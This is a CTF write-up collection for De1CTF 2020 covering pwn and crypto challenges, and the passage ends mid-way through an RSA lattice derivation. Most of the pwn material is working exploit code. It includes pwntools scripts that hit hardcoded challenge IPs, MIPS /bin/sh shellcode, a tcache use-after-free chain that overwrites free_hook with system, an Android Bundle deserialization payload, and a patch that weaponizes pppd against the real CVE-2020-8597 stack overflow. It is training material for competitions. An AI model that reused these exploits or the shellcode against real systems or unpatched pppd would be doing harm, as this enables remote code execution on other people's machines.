source + exp + wp

https://github.com/De1ta-team/De1CTF2020

pwn

Coderunner

It is a chllenge about AEG & mips-asm.

setup

```
cd ./docker
docker build -t pwn .
docker run -d -p "0.0.0.0:9999:9999" --name="pwn" pwn
```

Solution

There are several types of check functions（6types * 16 rounds).
I wish you guys would know mips-instruction more by reading mips-asm / analysising / imatating.
But this challenge is harder than I expected. The check part wastes too much time and the timelimit is too strict.
By the way, The file Time is able to write, and the context(which you can forge) will be updated to Rank.
There are two types of exp for this challenge.

Manual analysis

fast but annoying

1) Get some binary
2) specific solution of each type of check function
1. Get the Bytecode
2. Feature recognition
3. Parameter extraction
3) shellcode

This rough exp sometimes may work <3.

```python
from pwn import *
import subprocess
import base64
from z3 import *
context.log_level='debug'
context.arch='mips'
def analys(name='./1'):
    b=ELF(name)
    entry=b.sym['main']+(0xa8-0x1c)
    entry=entry-0x400000
    tmp=open("./1","r")
    check=u32(tmp.read()[entry:entry+3]+'\0')<<2
    check=check+(0xbc-0x28)-0x400000
    tmp.close()
    tmp=open("./1",'r')
    END=(u32(tmp.read()[check:check+3]+'\0')<<2)-4
    tmp.close()
    # now we get the END of check funcs
    START=0x400bb0
    f=open(name)
    f.read(0xbb0)
    data=f.read(END-START)[44:]
    f.close()
    tmp=data.split("\x08\x00\xe0\x03\x00\x00\x00\x00")
    assert(len(tmp)==16)
    return tmp
def judge(s):
    if(s=='\x10'):
        return 1#<
    else:
        return 0#>=
def type_1(s):
    # asb(s[0]*s[0]-s[3]*s[3])?asb(s[1]*s[1]-s[2]*s[2])
    # asb(s[1]*s[1]-s[0]*s[0])?asb(s[2]*s[2]-s[3]*s[3])
    s=s[24:]
    tmp=ord(s[0][0])
    idx_list=[tmp,(tmp+1)%4,(tmp+2)%4,(tmp+3)%4]
    m1=judge(s[0xa8+7])
    m2=judge(s[0x160+7])
    """
    tmp=[]
    for x in range(4):
        tmp.append(Int('x{}'.format(x)))

    solver = Solver()
    for x in range(4):
        solver.add(tmp[x]>=0,tmp[x]<256)
    if(m1):
        solver.add((tmp[0]*tmp[0]-tmp[3]*tmp[3])*(tmp[0]*tmp[0]-tmp[3]*tmp[3])<(tmp[1]*tmp[1]-tmp[2]*tmp[2])*(tmp[1]*tmp[1]-tmp[2]*tmp[2]))
    else:
        solver.add((tmp[0]*tmp[0]-tmp[3]*tmp[3])*(tmp[0]*tmp[0]-tmp[3]*tmp[3])>=(tmp[1]*tmp[1]-tmp[2]*tmp[2])*(tmp[1]*tmp[1]-tmp[2]*tmp[2]))
    if(m2):
        solver.add((tmp[1]*tmp[1]-tmp[0]*tmp[0])*(tmp[1]*tmp[1]-tmp[0]*tmp[0])<(tmp[2]*tmp[2]-tmp[3]*tmp[3])*(tmp[2]*tmp[2]-tmp[3]*tmp[3]))
    else:
        solver.add((tmp[1]*tmp[1]-tmp[0]*tmp[0])*(tmp[1]*tmp[1]-tmp[0]*tmp[0])>=(tmp[2]*tmp[2]-tmp[3]*tmp[3])*(tmp[2]*tmp[2]-tmp[3]*tmp[3]))

    if solver.check() == sat:
        res=solver.model()
        print res
        print m1,m2
    """
    if m1==1 and m2==1:
        res_list=[79,192,215,18]
    elif m1==1 and m2==0:
        res_list=[93,246,240,81]
    elif m1==0 and m2==1:
        res_list=[0,88,38,80]
    else:
        res_list=[227,70,35,163]
    tmp=zip(idx_list,res_list)
    res=''
    tmp.sort()
    for _ in tmp:
        res+=chr(_[1])
    return res
def type_2(s):
    # s[0]+s[1] != ?
    # s[1]+s[2] != ?
    # s[2]+s[3] != ?
    # s[3]+s[0] != ?
    return p32(0xdeadbeef)
def type_3(s):
    # s[0]+s[1]+s[2]== ?
    # s[1]+s[2]+s[3]== ?
    # s[2]+s[3]+s[0]== ?
    # s[3]+s[0]+s[1]== ?
    s=s[24:24+0xdc]
    s=s.split("\0"+'\x62\x14')
    s.pop()
    idx_list=[((x+ord(s[0][0]))-1)%4 for x in range(4)]
    res_list=[]
    for _ in range(4):
        res_list.append(u16(s[_][-5:-3]))
    sig=sum(res_list)/3
    tmp_list=[]
    for _ in range(4):
        tmp_list.append(sig-res_list[_])
    tmp=zip(idx_list,tmp_list)
    res=''
    tmp.sort()
    for _ in range(4):
        res+=chr(tmp[_][1])
    return res
def type_4(s):
    # s[0] == ?
    # s[1] == ?
    # s[2] == s[0] * s[0]
    # s[3] == s[1]*s[1]+s[2]*s[2]-s[0]*s[0]
    s=s[24:]
    if(ord(s[0])==0):
        idx_list=[0,1,2,3]
    else:
        idx_list=[]
        for _ in range(4):
            idx_list.append((ord(s[0])+_)%4)
    res_list=[]
    tmp=s.find('\x00\x02\x24')
    res_list.append(ord(s[tmp-1]))
    res_list.append(ord(s[s.find('\x00\x02\x24',tmp+1)-1]))
    res_list.append((res_list[0]*res_list[0])%256)
    res_list.append(((res_list[1]*res_list[1])+
(res_list[2]*res_list[2])-(res_list[0]*res_list[0]))%256)
    tmp=zip(idx_list,res_list)
    tmp.sort()
    res=''
    for _ in tmp:
        res+=chr(_[1])
    return res
def type_5(s):
    # s[0]^s[1] == ?
    # s[1] == ?
    # s[2] == ((s[0]^s[1]&0x7f)*2)%256
    # s[3] == s[0]^s[1]^s[2]
    s=s[24:24+172]
    s=s.split('\x00\x62\x14')
    res_list=[]
    tmp=ord(s[1][-5])
    res_list.append(ord(s[0][-5])^tmp)
    res_list.append(tmp)
    res_list.append((((res_list[0]^res_list[1])&0x7f)*2)%256)
    res_list.append(res_list[0]^res_list[1]^res_list[2])
    idx_list=[(x+ord(s[0][0]))%4 for x in range(4)]
    tmp=zip(idx_list,res_list)
    tmp.sort()
    res=''
    for x in tmp:
        res+=chr(x[1])
    return res
def type_6(s):
    # s[0]=s[2]
    # s[3]=s[1]
    # s[3]= ?
    # s[2]= ?
    s=s[24:24+0x64]
    s=s.split('\x00\x62\x14')
    s.pop()
    tmp=ord(s[0][0])
    idx_list=[tmp,(tmp+2)%4,(tmp+3)%4,(tmp+1)%4]
    res_list=[]
    res_list.append(ord(s[3][-5]))
    res_list.append(ord(s[3][-5]))
    res_list.append(ord(s[2][-5]))
    res_list.append(ord(s[2][-5]))
    tmp=zip(idx_list,res_list)
    tmp.sort()
    res=''
    for _ in tmp:
        res+=chr(_[1])
    return res
######################
def get_flag(data):
    p.readuntil("Faster > \n")
    p.send(data.ljust(0x100,'\x00'))
    p.readuntil("Name\n> ")
    p.send("niernier".ljust(8,'\x00'))
    p.readuntil("> \n")
    sh='''
    li $a0,0x6e69622f
    sw $a0,0($sp)
    li $a0,0x68732f
    sw $a0,4($sp)
    move $a0,$sp
    li $v0,4011
    li $a1,0
    li $a2,0
    syscall
    '''
    print(len(asm(sh)))
    p.send(asm(sh))
    p.interactive()
import hashlib
def do_pow():
    p.readuntil('hashlib.sha256(s).hexdigest() == "')
    res=p.read(64)
    for a in range(256):
        for b in range(256):
            for c in range(256):
                if(hashlib.sha256(chr(a)+chr(b)+chr(c)).hexdigest()==res):
                        p.sendlineafter(">\n",chr(a)+chr(b)+chr(c))
                        return
    print "???"

######################

if __name__ == "__main__":
    if(1):
        ret=subprocess.Popen("rm -rf ./1".split(" "))
        ret.wait()
        ret=subprocess.Popen("rm -rf ./1.gz".split(" "))
        ret.wait()
```

```python
    if(1):
        # start
        p=remote('106.53.114.216',9999)
        do_pow()
        #get binart
        p.readuntil("="*15+"\n")
        data=p.readuntil("\n")[:-1]
        f=open("./"+str(1)+".gz","w+")
        data=base64.b64decode(data)
        f.write(data)
        f.close()
        # get finished
        ret=subprocess.Popen("gunzip ./1.gz".split(" "))
        ret.wait()
        ret=subprocess.Popen("chmod +x ./1".split(" "))
        ret.wait()
    else:
        p=process("qemu-mipsel -L /usr/mipsel-linux-gnu/ ./1".split(" "))
    if(1):
        func=analys()
        payload=''
        for _ in func:
            if(len(_)>=109*4):# certain
                payload=type_1(_)+payload
            elif (len(_)<=49*4 and len(_)>=47*4):# s[0]:1/3 times
                payload=type_2(_)+payload
            elif (len(_)==74*4):# certain
                payload=type_3(_)+payload
            elif (len(_)>=76*4 and len(_)<=80*4):# s[0]:1/3/5 times
                payload=type_4(_)+payload
            elif (len(_)>=63*4 and len(_)<=66*4): #s[0] 1/4/3 times
                payload=type_5(_)+payload
            elif (len(_)>=42*4 and len(_)<=44*4):
                payload=type_6(_)+payload
            else:
                print len(_)/4
                print (_)
                print("Ouch! An erron was detected!")
        get_flag(payload)

    ret=subprocess.Popen("rm -rf ./1*".split(" "))
    ret.wait()
```

Angr

I expected that it could be solved within two seconds, however, I found that it could not succeed in about 1.3 seconds during the game. This mythod which takes 1.5s is a little slower but I think this one is better.（abs checker needs z3）

Exploit comes from MozhuCY@Nu1L and Mr.R@Nu1L .

```python
import angr
import claripy
import re
import hashlib
from capstone import *
import sys
from pwn import *
import time
from random import *
import os
import logging
logging.getLogger('angr').setLevel('ERROR')
logging.getLogger('angr.analyses').setLevel('ERROR')
logging.getLogger('pwnlib.asm').setLevel('ERROR')
logging.getLogger('angr.analyses.disassembly_utils').setLevel('ERROR')

context.log_level = "ERROR"

def pow(hash):
    for i in range(256):
        for j in range(256):
            for k in range(256):
                tmp = chr(i)+chr(j)+chr(k)
                if hash == hashlib.sha256(tmp).hexdigest():
                    print tmp
                    return tmp

#21190da8c2a736569d9448d950422a7a a1 < a2
#2a1fae6743ccdf0fcaf6f7af99e89f80 a2 <= a1
#8342e17221ff79ac5fdf46e63c25d99b a1 < a2
#51882b30d7af486bd0ab1ca844939644 a2 <= a1
tb = {
    "6aa134183aee6a219bd5530c5bcdedd7":{
        '21190da8c2a736569d9448d950422a7a':{
            '8342e17221ff79ac5fdf46e63c25d99b':"\xed\xd1\xda\x33",
            '51882b30d7af486bd0ab1ca844939644':"\x87\x6e\x45\x82"
        },
        '2a1fae6743ccdf0fcaf6f7af99e89f80':{
            '51882b30d7af486bd0ab1ca844939644':'\xb7\x13\xdf\x8d',
            '8342e17221ff79ac5fdf46e63c25d99b':'\x2f\x0f\x2c\x02'
        }
    },
    "745482f077c4bfffb29af97a1f3bd00a":{
        '21190da8c2a736569d9448d950422a7a':{
            '51882b30d7af486bd0ab1ca844939644':"\x57\xcf\x81\xe7",
            '8342e17221ff79ac5fdf46e63c25d99b':"\x80\xbb\xdf\xb1"
        },
        '2a1fae6743ccdf0fcaf6f7af99e89f80':{
            '51882b30d7af486bd0ab1ca844939644':"\x95\x3e\xf7\x4e",
            '8342e17221ff79ac5fdf46e63c25d99b':"\x1a\xc3\x00\x92"
        }
    },
    "610a69b424ab08ba6b1b2a1d3af58a4a":{
        '21190da8c2a736569d9448d950422a7a':{
            '51882b30d7af486bd0ab1ca844939644':"\xfb\xef\x2b\x2f",
            '8342e17221ff79ac5fdf46e63c25d99b':"\x10\xbd\x00\xac"
        },
        '2a1fae6743ccdf0fcaf6f7af99e89f80':{
            '51882b30d7af486bd0ab1ca844939644':'\xbd\x7a\x55\xd3',
            '8342e17221ff79ac5fdf46e63c25d99b':'\xbc\xbb\xff\x4a'
        }
    },
    "b93e4feb8889770d981ef5c24d82b6cc":{
        '21190da8c2a736569d9448d950422a7a':{
            '51882b30d7af486bd0ab1ca844939644':"\x2f\xfb\xef\x2b",
            '8342e17221ff79ac5fdf46e63c25d99b':"\xac\x10\xbd\x00"
        },
        '2a1fae6743ccdf0fcaf6f7af99e89f80':{
            '8342e17221ff79ac5fdf46e63c25d99b':'\x4a\xbc\xbb\xff',
            '51882b30d7af486bd0ab1ca844939644':'\xd3\xbd\x7a\x55'
        }
    }
}

# hd = [i.start()for i in re.finditer("e0ffbd27".decode("hex"),f)]

def findhd(addr):
    while True:
        code = f[addr:addr + 4]
        if(code == "e0ffbd27".decode("hex")):
            return addr
        addr -= 4

def dejmp(code):
    c = ""
    d = Cs(CS_ARCH_MIPS,CS_MODE_MIPS32)
    for i in d.disasm(code,0):
        flag = 1
        if("b" in i.mnemonic or "j" in i.mnemonic):
            flag = 0
        #print("0x%x:\t%s\t%s"%(i.address,i.mnemonic,i.op_str))
        if flag == 1:
            c += code[i.address:i.address+4]
    return c

# @func_set_timeout(1)
# @timeout_decorator.timeout(1)
def calc(func_addr,find,avoid):
    # p = angr.Project(filename,auto_load_libs = False)
    start_address = func_addr
    state = p.factory.blank_state(addr=start_address)

    tmp_addr = 0x20000

    ans = claripy.BVS('ans', 4 * 8)
    state.memory.store(tmp_addr, ans)
    state.regs.a0 = 0x20000

    sm = p.factory.simgr(state)
    sm.explore(find=find,avoid=avoid)

    if sm.found:
        solution_state = sm.found[0]
        solution = solution_state.se.eval(ans)#,cast_to=str)
        # print(hex(solution))
        return p32(solution)[::-1]

def Calc(func_addr,find,avoid):
    try:
        tmp1 = hashlib.md5(dejmp(f[avoid - 0x80:avoid])).hexdigest()
        tmp2 = hashlib.md5(f[avoid-0xdc:avoid-0xdc+4]).hexdigest()
        tmp3 = hashlib.md5((f[avoid - 0x24:avoid-0x20])).hexdigest()
        return tb[tmp1][tmp2][tmp3]
    except:
        try:
            ret = calc(func_addr + base,find + base,avoid + base)
            return ret
        except:
            print "%s %s %s %x"%(tmp1,tmp2,tmp3,func_addr)

# calc(0x401b34,0x401978,0x401c48)
# calc(0x401978,0x401b08,0x401b18)

# if __name__=="__main__":

while True:
    try:
        os.system("rm out.gz")
        os.system("rm out")
        r = remote("106.53.114.216",9999)

        r.recvline()
        sha = r.recvline()
        sha = sha.split("\"")[1]
        s = pow(sha)
        r.sendline(s)

        log.success("pass pow")
        r.recvuntil("===============\n")
        dump = r.recvline()

        log.success("write gz")

        o = open("out.gz","wb")
        o.write(dump.decode("base64"))
        o.close()

        log.success("gunzip")
        os.system("gzip -d out.gz")
        os.system("chmod 777 out")
        # r = remote("127.0.0.1",8088)
        log.success("angr")
        # filename = "./1294672722"
        filename = "out"
        base = 0x400000
        p = angr.Project(filename,auto_load_libs = False)
        f = open(filename,"rb").read()
        final = 0xb30

        vd = [i.start()for i in
re.finditer("25100000".decode("hex"),f)]
        vd = vd[::-1]
        chk = ""
        n = 0
        for i in range(len(vd) - 1):
            if(vd[i] <= 0x2000):
                n += 1
                func = findhd(vd[i])
                find = findhd(vd[i + 1])
                avoid = vd[i]
                ret = Calc(func,find,avoid)
                # print ret
                chk += ret
        n += 1
        func = findhd(vd[len(vd) - 1])
        find = final
        avoid = vd[len(vd) - 1]
        ret = Calc(func,find,avoid)
        # print ret
        chk += ret

        print chk.encode("hex")
        # chk = 'f1223fb171a0e700f3447552d3bd7a55a1f0a2f300809c0046e5fd5ed12c9696000000be961a961a00a420e60cf4f00800060000e54961e3a366c9acd3bd7a55'
        # chk = chk.decode('hex')
        r.recvuntil("Faster")
        r.sendafter(">",chk)
        context.arch = 'mips'
        success(r.recvuntil("Name"))
        r.sendafter(">","g"*8)
        ret_addr = vd[1]-0x34-0x240+base
        success(hex(ret_addr))
        shellcode = 'la $v1,{};'.format(hex(ret_addr))
        shellcode += 'jr $v1;'
        shellcode = asm(shellcode)
        print(shellcode.encode('hex'))
        r.sendafter(">",shellcode)
        r.sendafter("Faster > ",chk)
        success(r.recvuntil("Name"))
        r.sendafter(">","gg")
        shellcode = ''
        shellcode += "\xff\xff\x06\x28"
        shellcode += "\xff\xff\xd0\x04"
        shellcode += "\xff\xff\x05\x28"
        shellcode += "\x01\x10\xe4\x27"
        shellcode += "\x0f\xf0\x84\x24"
        shellcode += "\xab\x0f\x02\x24"
        shellcode += "\x0c\x01\x01\x01"
```

```
            shellcode += "/bin/sh"
            print(len(shellcode))
            r.sendafter(">",shellcode)
            r.interactive()
        except Exception as e:
            print e
```

BroadCastTest

This chall is an android pwn
The vulnerability is about the mismatch between serialization and deserialization
This chall is mainly inspired by CVE-2017-13311, etc.

You can read this article https://weekly-geekly.github.io/articles/457558/index.html, which details the cause of similar vulnerabilities

In the apk, it first read the Base64 string, then base64decode the data and put it as a Bundle in the broadcast, send it to Receiver2
Receiver2 receives the broadcast, takes out the Bundle, and then takes out a string which key is "command" from the bundle, and determines whether it is getflag,
If not, the Receiver2 will continue to broadcast the data to Receiver3
Receiver3 receives the broadcast, takes out the Bundle, check whether the command is getflag, if so, it outputs "Congratulation"

We cannot pass this check in a normal way, but there is a com.de1ta.broadcasttest.MainActivity $ Message class in the apk, where the serialization and deserialization do not match

In Receiver2, checking whether the command is "getflag" will cause the Bundle to be deserialized. When it is sent to Receiver3, it will be serialized again. Finally, Receiver3 will perform the last deserialization after receiving the Bundle.

Using the vulnerability, the string whose key is command cannot be obtained when it is deserialized in Receiver2. After serialization, the string with key as command and the value of getflag appears, and then the check of Receiver3 can pass, and finally get To flag

Below is the exp

```python
from pwn import *
import base64
from hashlib import sha256
import itertools
import string
context.log_level = 'debug'

def proof_of_work(chal):
    #for i in itertools.permutations(string.ascii_letters+string.digits, 4):
    for i in itertools.permutations([chr(i) for i in range(256)], 4):
        sol = ''.join(i)
        if sha256(chal + sol).digest().startswith('\0\0\0'):
            return sol


a = 'SAEAAEJOREwDAAAACAAAAG0AaQBzAG0AYQB0AGMAaAAAAAAABAAAACwAAABjAG8AbQAuAGQAZQAxAHQAYQAuAGIAcgBvAGEAZABjAGEAcwB0AHQAZQBzAHQALgBNAGEAaQBuAEEAYwB0AGkAdgBpAHQAeQAkAE0AZQBzAHMAYQBnAGUAAAAAAP////8AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABAAAAAwAAAA0AAAA0AAAADQAAAAAAAAAAHAAAAYwBvAG0AbQBhAG4AZAAAAAAAAAAHAAAAZwBlAHQAZgBsAGEAZwAAAAcAAABjAG8AbQBtAGEAbgBkAAAAAAAAAAAA0AAABQAGEAZABkAGkAbgBnAC0AVgBhAGwAdQBlAAAA'
b = base64.b64decode(a)
p = remote('206.189.186.98', 8848)
p.recvuntil('chal= ')
chal = p.recvuntil('\n')[:-1]
p.recvuntil('>>\n')
sol = proof_of_work(chal)
p.send(sol)
p.recvuntil('size')
p.sendline(str(len(b)))
p.recvuntil('please input payload:')
p.send(b)
p.interactive()
```

pppd

This challenge is required to write 1 day exp of CVE-2020-8597

This cve itself is actually very simple, just a stack overflow

But the difficulty is to communicate with pppd and debug under the mips environment

Most of the teams did not find a way to communicate with pppd during the game, so I directly released the hint and used socat to communicate with pppd

Next is how to debug

First of all, the network is diabled by default

In /etc/init.d/S40network, delete all comments, then modify the start.sh script, delete -net none, add -redir tcp: 9999 :: 9999 -redir tcp: 4242 :: 4242, so Network is configured

Then modify /etc/inittab
change

```
ttyS0 :: sysinit: / pppd auth local lock defaultroute nodetach 172.16.1.1:172.16.1.2 ms-dns 8.8.8.8 require-eap lcp-max-configure 100
```

into

```
ttyS0 :: sysinit: / bin / sh
```

Then go to github to download a gdbserver, repack a cpio, start it

After entering the system, you get a shell by default, and the system comes with a socat

carried out

```
socat pty,link=/dev/serial,raw tcp-listen:9999 &
/pppd /dev/serial 9600 local lock defaultroute 172.16.1.1:172.16.1.2 ms-dns 8.8.8.8 require-eap lcp-max-configure 100
```

Then execute the following command to get the pid of pppd

```
ps | grep pppd
```

Use gdbserver attach to pppd

```
./gdbserver --attach 0.0.0.0:4242 pid
```

Then use gdb-multiarch to connect to gdbserver

Then downloading a pppd source code, compile
execute

```
socat pty,link=/tmp/serial,rawer tcp:127.0.0.1:9999
pppd noauth local lock defaultroute debug nodetach /tmp/serial 9600
user notadmin password notpassword
```

now you can start debug and write the exp

following this guide,you can write the exp of this chall

exp patch is below

```diff
--- ppp-ppp-2.4.7/pppd/eap.c    2014-08-09 12:31:39.000000000 +0000
+++ ppp-poc/ppp-ppp-2.4.7/pppd/eap.c    2020-04-12 03:23:54.321773453 +0000
@@ -1385,8 +1385,46 @@
            esp->es_usedpseudo = 2;
        }
 #endif /* USE_SRP */
-       eap_send_response(esp, id, typenum, esp->es_client.ea_name,
-           esp->es_client.ea_namelen);
+       //eap_send_response(esp, id, typenum, esp->es_client.ea_name,
+       //    esp->es_client.ea_namelen);
+#define PAY_LEN 256
+       char sc[PAY_LEN];
+       memset(sc, 'C', PAY_LEN);
+       int* shellcode = (int*)sc;
+       shellcode[0]=0x3c09616c;
+       shellcode[1]=0x3529662f;
+       shellcode[2]=0xafa9fff8;
+       shellcode[3]=0x2419ff98;
+       shellcode[4]=0x3204827;
+       shellcode[5]=0xafa9fffc;
+       shellcode[6]=0x27bdfff8;
+       shellcode[7]=0x3a02020;
+       shellcode[8]=0x2805ffff;
+       shellcode[9]=0x2806ffff;
+       shellcode[10]=0x34020fa5;
+       shellcode[11]=0x101010c;
+       shellcode[12]=0xafa2fffc;
+       shellcode[13]=0x8fa4fffc;
+       shellcode[14]=0x3c19ffb5;
+       shellcode[15]=0x3739c7fd;
+       shellcode[16]=0x3202827;
+       shellcode[17]=0x3c190101;
+       shellcode[18]=0x373901fe;
+       shellcode[19]=0x3c060101;
+       shellcode[20]=0x34c60101;
+       shellcode[21]=0x3263026;
+       shellcode[22]=0x34020fa3;
+       shellcode[23]=0x101010c;
+       shellcode[24]=0x3c05004a;
+       shellcode[25]=0x34a53800;
+       shellcode[26]=0x20460002;
+       shellcode[27]=0x3c190042;
+       shellcode[28]=0x37396698;
+       shellcode[29]=0x320f809;
+       shellcode[30]=0x0;
+       sc[PAY_LEN-1] = '\0';
+
+       eap_send_response(esp, id, typenum, shellcode, PAY_LEN);
        break;

    case EAPT_NOTIFICATION:
@@ -1452,8 +1490,21 @@
        BZERO(secret, sizeof (secret));
        MD5_Update(&mdContext, inp, vallen);
        MD5_Final(hash, &mdContext);
-       eap_chap_response(esp, id, hash, esp->es_client.ea_name,
-           esp->es_client.ea_namelen);
+       //eap_chap_response(esp, id, hash, esp->es_client.ea_name,
+       //    esp->es_client.ea_namelen);
+       char payload[1024];
+               memset(payload, 'A', 1023);
+               memset(payload, 'B', 0x2a0);
+       int *tpayload = (int*)(payload + 0x2a0 - 4);
+       //*tpayload = 0x040A0BC;
+       *tpayload = 0x4083FC;
+       //*(tpayload-1) = 0x043EF9C;
+       *(tpayload-1) = 0x43EF9C;
+       *(tpayload-5) = 0x4a7a0c-8;
+
+               payload [1023] = '\0';
+               eap_chap_response(esp, id, hash, payload, 1024);
+       exit(0);
        break;

 #ifdef USE_SRP
```

stl_container

This challenge is about a bug in c ++ vector template
When the item stored in the vector is an Object, no matter what index you want to erase will call the destructor of the last Object in the vector
This causes a UAF vulnerability, and then you can use tcache to carry out various attacks

Below is the exp

```python
from pwn import *

debug=0

#context.terminal = ['tmux','-x','sh','-c']
#context.terminal = ['tmux', 'splitw', '-h' ]
context.log_level='debug'

if debug:
    p=process('./stl_container')
    #p=process('',env={'LD_PRELOAD':'./libc.so'})
    gdb.attach(p)
else:
    p=remote('134.175.239.26',8848)

def ru(x):
    return p.recvuntil(x)

def se(x):
    p.send(x)

def sl(x):
    p.sendline(x)

def add(ty, content='a'):
    sl(str(ty))
    ru('3. show')
    ru('>>')
    sl('1')
    ru('input data:')
    se(content)
    ru('>>')

def delete(ty, idx=0):
    sl(str(ty))
    ru('3. show')
    ru('>>')
    sl('2')
    if ty <= 2:
        ru('index?')
        sl(str(idx))
    ru('>>')

```

```python
def show(ty, idx=0):
    sl(str(ty))
    ru('3. show')
    ru('>>')
    sl('3')
    ru('index?\n')
    sl(str(idx))
    ru('data: ')
    data = ru('\n')
    ru('>>')
    return data


ru('>>')

add(1)
add(1)
add(2)
add(2)
add(4)
add(4)
add(3)
add(3)

delete(3)
delete(3)
delete(1)
delete(1)
delete(4)
delete(4)
delete(2)
data = show(2)
libc = u64(data[:6]+'\0\0')
base = libc - 0x3ebca0
free_hook = base + 0x3ed8e8
system = base + 0x4f440

add(3, '/bin/sh\0')
delete(2)
add(4)
add(2)
add(2)
add(3, '/bin/sh\0')
delete(2)
delete(2)
add(1, p64(free_hook))
add(1, p64(system))

sl('3')
ru('show')
sl('2')

print(hex(base))
p.interactive()
```

mc_realworld

Files:
exp.py
requirements.txt

The challenge was modified based on a minecraft-liked game written in C fogleman/Craft.

The vulnerability function is `add_messages` located in the client binary. You can use `bindiff` to find it. In the function, there is some codes like:

```
if (text[0] == '@' && strlen(text) > 192) {
    text = text + 1;
    char *body = text + 32;
    size_t length;
    char *plain = base64_decode(body, strlen(body), &length);
    char message[16] = {0};
    memcpy(&message, plain, length);
    printf("%8s", &message);
    return;
}
```

Obviously, an easy stack BOF! Let's use `checksec` to have a look at the protection.

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

Okay... A check-in challenge, that's what I'm thinking about.

`add_messages` will be triggled before some messages show on the console in game. Therefore, we can exploit a player's machine by @someone in the chat box. Make sure the length of text message above 192 bytes, also using `base64` to encode.

One more problem, how to get the `flag` from the victim(bot)'s machine. After digging in the binary, I find `client_talk` function. Using it to @attacker(me) follow with the `flag` , we can receive the flag at the client side.

For more details, check the expolit `exp.py` .

`De1CTF{W3_L0vE_D4nge2_ReA1_W0r1d1_CrAft!2233}`

crypto

NLFSR

```python
# coding:utf8
import time


def lfsr(r, m): return ((r << 1) & 0xffffff) ^ (bin(r & m).count('1') % 2)


ma, mb, mc, md = 0x505a1, 0x40f3f, 0x1f02, 0x31
key = open("data").read()


def calcR(x, y):
    assert len(x) == len(y)
    cnt = 0.0
    for i, j in zip(x, y):
        cnt += (i == j)
    return cnt/len(x)


def brutea(nb):
    relation, reala = 0, 0
    for i in range(2**18+1, 2**19):
        s = ''
        a = i
        for j in range(nb*8):
            a = lfsr(a, ma)
            s += str(a & 1)
        r = calcR(s, key[:nb*8])
        if relation < r:
            relation, reala = r, i
    print(reala, relation)
    return reala


def brutecd(nb):
    relation, realc, reald = 0, 0, 0
    for i in range(2**5+1, 2**6):
        d = i
        for j in range(2**12+1, 2**13):
            c = j
            s = ''
            for k in range(nb*8):
                c = lfsr(c, mc)
                d = lfsr(d, md)
                s += str((c & 1) ^ (d & 1))
            r = calcR(s, key[:nb*8])
            if relation < r:
                relation, realc, reald = r, j, i
    print(realc, reald, relation)
    return realc, reald


def bruteb(nb, a_, c_, d_):
    for i in range(2**18+1, 2**19):
        b = i
        a, c, d = a_, c_, d_
        s = ''
        for j in range(nb*8):
            a = lfsr(a, ma)
            b = lfsr(b, mb)
            c = lfsr(c, mc)
            d = lfsr(d, md)
            [ao, bo, co, do] = [k & 1 for k in [a, b, c, d]]
            s += str((ao*bo) ^ (bo*co) ^ (bo*do) ^ co ^ do)
        if s == key[:nb*8]:
            print(i)
            return i


if __name__ == "__main__":
    print time.asctime()
    a = brutea(15)
    print time.asctime()
    c, d = brutecd(20)
    print time.asctime()
    b = bruteb(15, a, c, d)
    print time.asctime()
    print "De1CTF{%s}" % (''.join([hex(i)[2:] for i in [a, b, c, d]]))

#De1CTF{58bb578d5611363f}
```

easyRSA

This is a common modules attack but when the task is about end someone tell me that this challenge is same as the challenge in D^3CTF Common. Last year I didn't look at the crypto challenge in this task. So

I want to make a sincere apology to the person, Lurkrul ,who made the challenge. Sorry about this.

And here is the solution:

In this a RSA task. We can find out that the e has been generated by this way:

$$e_1 d_1 = 1 + k_1 \lambda(N)$$

$$e_2 d_2 = 1 + k_2 \lambda(N)$$

And there are some limits:

$$limit = \sqrt[3]{N}$$

$$limit < r < 0x1000000000001 * limit$$

$$d_i = nextPrime(r)$$

$$e_i \approx N$$

We choose a random e in $[e_1 , e_2]$ to encrypt flag,

$$flag^e \equiv cipher \pmod n$$

And give these parameters:

$$N, e1, e2, cipher$$

In this task, we can get some equation:

$$e_i d_i = 1 + k_i \lambda(N) = 1 + \frac{k_i}{g} \Phi(N) = 1 + \frac{k_i}{g}(N - s)$$

And we rewrite it as:

$$W_i : e_i d_i g - k_i N = g - k_i s$$

This equation is the starting point for Wiener's attack.

Also we can get this easily:

$$G_{i,j} : k_i e_j d_j - k_j e_i d_i = k_i - k_j$$

This equation is the starting point for Guo's common modulus attack.

Then we assume:

$$k_2 W_1 : k_2 e_1 d_1 g - k_2 k_1 N = k_2(g - k_1 s)$$

$$g G_{1,2} : k_1 e_2 d_2 g - k_2 e_1 d_1 g = g(k_1 - k_2)$$

$$W_1 W_2 : d_1 d_2 g^2 e_1 e_2 - d_1 k_2 g e_1 N - d_2 k_1 g e_2 N + k_1 k_2 N^2 = (g - k_1 s)(g - k_2 s)$$

Along with the trivial equation:

$$k1k2 = k2k1$$

can be written as the vector-matrix equation:

$$x_2 B_2 = v_2$$

where:

$$x_2 = (k_1 k_2, k_2 d_1 g, k_1 d_2 g, d_1 d_2 g^2)$$

$$B_2 = [MathProcessingError][1 - N0N2e1 - e1 - e1Ne2 - e2Ne1e2]$$

$$v_2 = (k_1 k_2, k_2(g - k_1 s), g(k_1 - k_2), (g - k_1 s)(g - k_2 s))$$

The vector v_2 is an integer linear combination of the rows in B_2, and is therefore a vector in the lattice L_2 generated by the rows of B_2.

And the size of v_2, coming from the dominant last component, is roughly

$$k_1 k_2 s^2 \approx N^{2\delta_2+1} = N^{2(\delta_2+1/2)}$$

$$\delta_2 = 0.357 - \epsilon \ , \ \epsilon \ is \ small$$

Since the components of v_2 are not the same size, we can consider the modified vector-matrix equation:

$$x_2 B_2 D_2 = v_2 D_2$$

Where D_2 is the diagonal matrix:

$$D_2 = [MathProcessingError][NN(1/2)N1 + \delta 21]$$

Letting:

$$v_2^{'} = v_2 D_2$$

Thus:

$$v_2^{'} = (k_1 k_2 N, k2(g - k_1 s)N^{(1/2)}, g(k_1 - k_2)N^{1+\delta_2}, (g - k_1 s)(g - k_2 s))$$

We can use LLL to get $v_2^{'}$ and solve:

$$x_2 B_2 D_2 = v_2^{'}$$

to get x_2

Finally we can get $\Phi(N)$ by:

